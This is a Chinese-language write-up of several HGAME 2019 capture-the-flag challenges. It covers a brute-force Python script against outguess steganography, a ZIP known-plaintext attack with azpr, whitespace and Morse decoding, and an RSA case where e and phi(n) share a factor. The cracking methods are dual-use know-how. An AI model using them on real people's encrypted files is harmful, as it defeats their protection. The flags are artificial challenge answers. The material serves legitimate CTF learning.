
outguess解密文件如果密码不对大部分会生成空文档和很多字节的文档

所以可以用python的os模块爆破

脚本如下

```
import os

f=open('d.txt')

for i in range(3182):

    print i

    line=f.readline()

    line=line[:len(line)-2]

    os.system('outguess -k %s -r flag_.jpg %s.txt'%(line,i))

    size=os.path.getsize('%s.txt'%(i))
    print size

    if size==0 or size>100:

        os.system('rm %s.txt'%(i))
```

很快就能找到




```
hgame{Whataya_Want_From_Me}
```

结束

至少像那雪一样


一张jpg foremost一下 分离出一个加密的压缩包(里面是看起来一样的jpg和flag.txt)和一张看起来一样的jpg

把分离出的jpg压缩 发现crc32值一样



至少像那雪一样.zip - ZIP 压缩文件, 解包大小为 443,170 字节

名称	大小	压缩后大小	类型	修改时间	CRC32
..			文件夹		
至少像那雪一样.j...	443,170	442,571	WPS看图 JPG 图片...	2019/2/7 13:04	93C74849




00000865.zip - ZIP 压缩文件, 解包大小为 443,410 字节

名称	大小	压缩后大小	类型	修改时间	CRC32
..			文件夹		
flag.txt *	240	75	文本文档	2019/2/7 13:19	82D89E74
至少像那雪一样.j...	443,170	442,583	WPS看图 JPG 图片...	2019/2/7 13:04	93C74849

满足明文攻击条件 用azpr跑就行了


这里要注意如果要azpr跑完要很久 因为它是在跑压缩包的密码 而解密压缩包很快就可以完成 所以直接停止就好

成功解压后打开flag.txt是空白 接着用winhex打开 发现均有tab和space组成



```
  Offset   0  1  2  3  4  5  6  7   8  9 10 11 12 13 14 15     ANSI ASCII
       0  09 20 20 09 20 09 09 09  09 20 20 09 09 20 20 20
      16  09 20 20 09 09 09 09 20  09 20 20 09 20 20 09 20
      32  09 20 20 09 09 20 09 20  09 20 20 20 20 09 20 20
      48  09 20 09 09 09 09 09 20  09 20 20 20 09 20 09 09
      64  09 20 09 20 20 20 20 20  09 20 09 09 20 20 09 09
      80  09 20 20 09 09 20 09 20  09 20 20 09 09 09 09 20
      96  09 09 20 20 09 20 09 20  09 20 20 20 09 20 09 09
     112  09 20 09 20 20 20 20 20  09 20 09 09 20 20 09 09
     128  09 09 20 20 09 09 09 20  09 20 20 09 20 09 20 20
     144  09 20 20 09 09 20 09 20  09 20 09 20 20 20 20 20
     160  09 20 20 20 09 20 09 09  09 20 09 09 20 09 09 09
     176  09 20 20 09 09 09 09 20  09 20 20 20 09 20 09 09
     192  09 20 09 20 20 20 20 20  09 20 20 20 09 09 20 20
```

尝试转换.和-摩斯解密无果 把tab和space转换成0和1再转成ascii码解密成功




```
Microsoft Windows [版本 10.0.17134.590]
(c) 2018 Microsoft Corporation。保留所有权利。

C:\Users\shiwenhao>python2
Python 2.7.15 (v2.7.15:ca079a3ea3, Apr 30 2018, 16:30:26) [MSC v.1500 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import libnum
>>> c='09202009200909090920200909202020092020090909092009202009202009200920200909200920092020202009202009200909090909200
920202009200909092009202020202009200909202009090920200909200920092020090909092009092020092009200920202009200909092009202
020202009200909202009090909202009090920092020092009202009202009092009200920092020202020092020200920090909200909200909090
920200909090920092020200920090909200920202020200920202009092020092020092020200909092020090909090920202009202020092020202
0200920'
>>> c_=c.replace('09','0').replace('20','1')
>>> c
'09202009200909090920200909202020092020090909092009202009202009200920200909200920092020202009202009200909090909200920202
009200909092009202020202009200909202009090920200909200920092020090909092009092020092009200920202009200909092009202020202
009200909202009090909202009090920092020092009202009202009092009200920092020202020092020200920090909200909200909090920200
909090920092020200920090909200920202020200920202009092020092020092020200909092020090909090920202009202020092020202020092
0'
>>> c_
'0110100001100111011000010110110101100101011110110100000101110100010111110100110001100101011000010011010101110100010111
1010011000011000101101011011001010101111101110100010010000110000101110100010111110111001101101110001100000111011101111101
1'
>>> p=libnum.n2s(0b01101000011001110110000101101101011001010111101101000001011101000101111101001100011001010110000100110
101011101000101111101001100001100010110101101100101010111110111010001001000011000010111010001011111011100110110111000110
0000111011101111101)
>>> p
'hgame{At_Lea5t_L1ke_tHat_sn0w}'
>>>
```

结束

旧时记忆

打孔卡

对照下图一个个找就出来了



HGAME 2019
Blue-punch-card-front-horiz
https://zh.wikipedia.org/wiki/打孔卡#/media/File:Blue-punch-card-f
搜索

结束


听听音乐?

一开始用mp3stego解出来不是flag

然后用Audacity看一下 最后有有一串是由长短线和空格组成的



符合摩斯电码格式 转换格式后解密



```
..-. .-.. .- --. ---... .---- - ..--.- .--- ..- ..... - ..--.- ....- ..--.- . .- ... -.-- ..--.- .-- .- ...-
```

```
flag:1t_ju5t_4_easy_wav
```

结束


CRYPTO

babyRSA

这道题一开始常规解法解不出来 后来发现e和fn不互质

上网查了一下 脚本如下

```python
#-*- coding:utf-8 -*-
# 当指数e和Phi(n)不互素时
from Crypto.Util.number import *

import sympy

def gcd(a,b):
    if a < b:
        a,b = b,a
    while b != 0:
        tem = a % b
        a = b
        b = tem
    return a

def invalidExponent(p,q,e,c):
    phiN = (p - 1) * (q - 1)
    n = p * q
    GCD = gcd(e, phiN)
    if (GCD == 1):
        return "Public exponent is valid....."
    d = inverse(e//GCD,phiN)
    c = pow(c, d, n)
    plaintext = sympy.root(c, GCD)
    plaintext = long_to_bytes(plaintext)
    return plaintext


def main():
    p = 58380004430307803367806996460773123603790305789098384488952056206615768274527
    q = 81859526975720060649380098193671612801200505029127076539457680155487669622867
    e = 12
    c =
20608721532369020246787892668194449176965915672645869081591928616363088644729157051019617
15856261436089883846151859217524093807880064765763374101364447460

    plaintext = invalidExponent(p,q,e,c)
    print plaintext

main()
```



```
olddog@ubuntu ~/c/g/h/week3> python fnp.py
hgame{xxxxxxx}
```

结束